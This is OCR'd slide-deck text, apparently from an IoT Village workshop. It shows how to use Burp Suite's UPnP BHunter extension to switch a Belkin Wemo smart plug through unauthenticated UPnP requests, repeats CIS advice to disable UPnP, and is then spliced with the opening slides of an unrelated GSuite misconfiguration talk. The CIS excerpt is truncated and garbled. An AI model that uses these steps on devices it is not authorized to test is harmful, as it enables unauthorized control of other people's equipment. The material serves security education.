
Tools of the Trade

Open the popular web proxy, Burp Suite, click ‘Next’ and then ‘Start Burp’ on the first two screens. To interact with UPnP services we’ll use a Burp extension. UPnP BHunter was created by Maurizio Siddo, modified by Loudmouth Security and is on github: https://github.com/t1v0/upnp-hunter. Use the “Extender” tab to install it.




UPnP BHunter

Simply click on the ‘UPnP BHunter’ tab, and you’ll be presented with a single page with 3 easy steps.




UPnP Bhunter – Step #1

The extension can detect all UPnP enabled devices on the network by performing a discovery scan just like msearch.py did. You get this started in the section titled "[1st Step]" by clicking "Start Discovery". It's that easy!




UPnP Bhunter – Step #2

Once the discovery process is complete, the middle section, "[2nd Step]" is populated by what it found. Select the correct device from the "IP list", 192.168.1.95 in this example. This will then populate the "UPnP list" for you to browse the services by XML file which in turn populates the "Actions" available for the Belkin Wemo Mini Smart Plug. Choose "eventservice.xml" and the "SetBinaryState" Action.




UPnP Bhunter – Step #3

Once an action is selected, an example request automatically appears in the text area under the “[3rd Step]”. From there you can send it directly to the Burp repeater by pressing the “Repeater” button at the bottom.



AGENDA


Now click on the “Repeater” tab…



… and the UPnP request is already waiting for you in an editable window. All of the parameter values have been filled with the value ‘FUZZ_HERE’ to show where user input can be inserted.

AGENDA

As pointed our before, let's find that <BinaryState> section.



Set the <BinaryState> parameter to 1. Click the "Send" button, and the lamp turns on!

Set the <BinaryState> parameter to 0, click "Send" button, and the lamp turns back off!

SUCCESS!!

So far we've been able to control the device, because the commands don't require authentication. While this is a problem in itself, a bigger problem in UPnP is that many of the services don't properly sanitize inputs and this leads to… you guessed it:

COMMAND INJECTION AND BUFFER OVERFLOWS!!!

Revisit an Important Question

Are the ease of use and convenience capabilities of UPnP a true security risk or are they simply helpful features?

1. Has security by obscurity ever really worked en masse?
2. What else could we do or prevent you from doing?
3. Numerous WiFi Routers and Storage have UPnP.

So consider the following…

Turning Off UPnP is a Best Practice

"5 Network Security Remedies for Telework"

The Center for Internet Security, Inc. (CIS) published the CIS Controls Telework and Small Office Network Security Guide to help combat security concerns affecting network equipment meant for personal or home office use. The following are high impact actions that can be taken by employees to immediately improve the security of their home networks.

1. Practice smart password management and enable two-factor authentication (2FA) wherever possible.

This includes accessing the administrative router/modem, Internet Service Provider (ISP) web portal, or a mobile app used for home network management. Anyone with the ability to access these platforms may be able to access sensitive information traversing the home network and modify critical security settings within the network.

2. Enable automatic updates for all routers and modems.

Software updates are extremely important as new security flaws are constantly discovered. Simply installing updates from the device manufacturer mitigates many of these problems. This is best accomplished by enabling "auto-update" with the device's administration page.

3. Turn off WPS and UPnP.

Wireless Protected Setup (WPS) was initially designed as a user-friendly
network. Unfortunately, it's been found to allow attackers to connect to
Plug and Play (UPnP) is a network protocol suite that allows devices on a
been found to contain numerous and severe security flaws. Getting thes
positive impact on home network security.

CIS® Center for Internet Security®

3. Turn off WPS and UPnP.

4. Turn on WPA2 or WPA3.

Old and ineffective types of cryptography plague older network devices. Ensuring strong forms of cryptography are in use within home networks can thwart others from viewing sensitive information without authorization. At a minimum, configure WPA2 for home use.

5. Configure the router/modem firewall.

Firewalls help prevent malicious network traffic attempting to enter a network from reaching specific devices. Firewalls generally come built-in to most home routers but they must be properly enabled.

And if it's such a great feature…

Where is UPnP mentioned?

belkin SHOP NEW RELEASES LEARN SUPPORT

support / wemo mini smart plug


Wemo Mini Smart Plug


Sku F7C063


Register product ›

Search for Help with this Product

0 Search Result for "upnp"







BUILDING YOUR SKILLSET – RESOURCE LIST

- Open Connectivity Foundation - UPnP Standards & Architecture
- The Target - Wemo Mini Smart Plug
- Ferry Boender's "electric monk" Blog
  Exploring UPnP with Python
- Hackaday.io
  Developing a simple UPnP/SSDP scan app
- PortSwigger's Burp Suite Community Edition
- Burp Suite Extension – UPnP BHunter
- Jython (Needed for Burp Suite Python Extensions in Windows)
- IoT Village
- Village IDIOT Labs
- The Ethical Hacker Network

Virtual IoT Village - IoT Hacking 101

Thursday April 23, 2020 @ 1:00 PM EST

IOT VILLAGE

Village ID/IOT Labs is a Canadian registered Non-Profit Organization (NPO) and was founded on these three simple pillars:

1. To promote awareness of security vulnerabilities and defenses against such vulnerabilities
2. To advance education by providing workshops, seminars and training programs on existing, new and emerging security topics
3. To conduct research and development in the pursuit of responsible disclosure through security vulnerability discovery

Guests, Dates & Topics Subject to Change

Contact Don


- @ethicalhacker
- www.ethicalhacker.net
- @elearnsecurity
- www.elearnsecurity.com

eLearn Security
AN INE COMPANY


Protecting secrets
Exploiting enterprise misconfiguration from a hacker point of view
Rojan Rijal
Slide 1

@whoami


- Full-time student at CSUF
- I do bug bounties for fun.
- Twitter: @uraniumhacker
- Blogs: https://sites.google.com/securifyinc.com/secblogs



What is GSuite?


Simply saying: All google products provided as a SAAS to companies.


- You want email? - GSuite has it
- You want calendar? - GSuite has it
- You want shared drives? - GSuite has it



Problem?

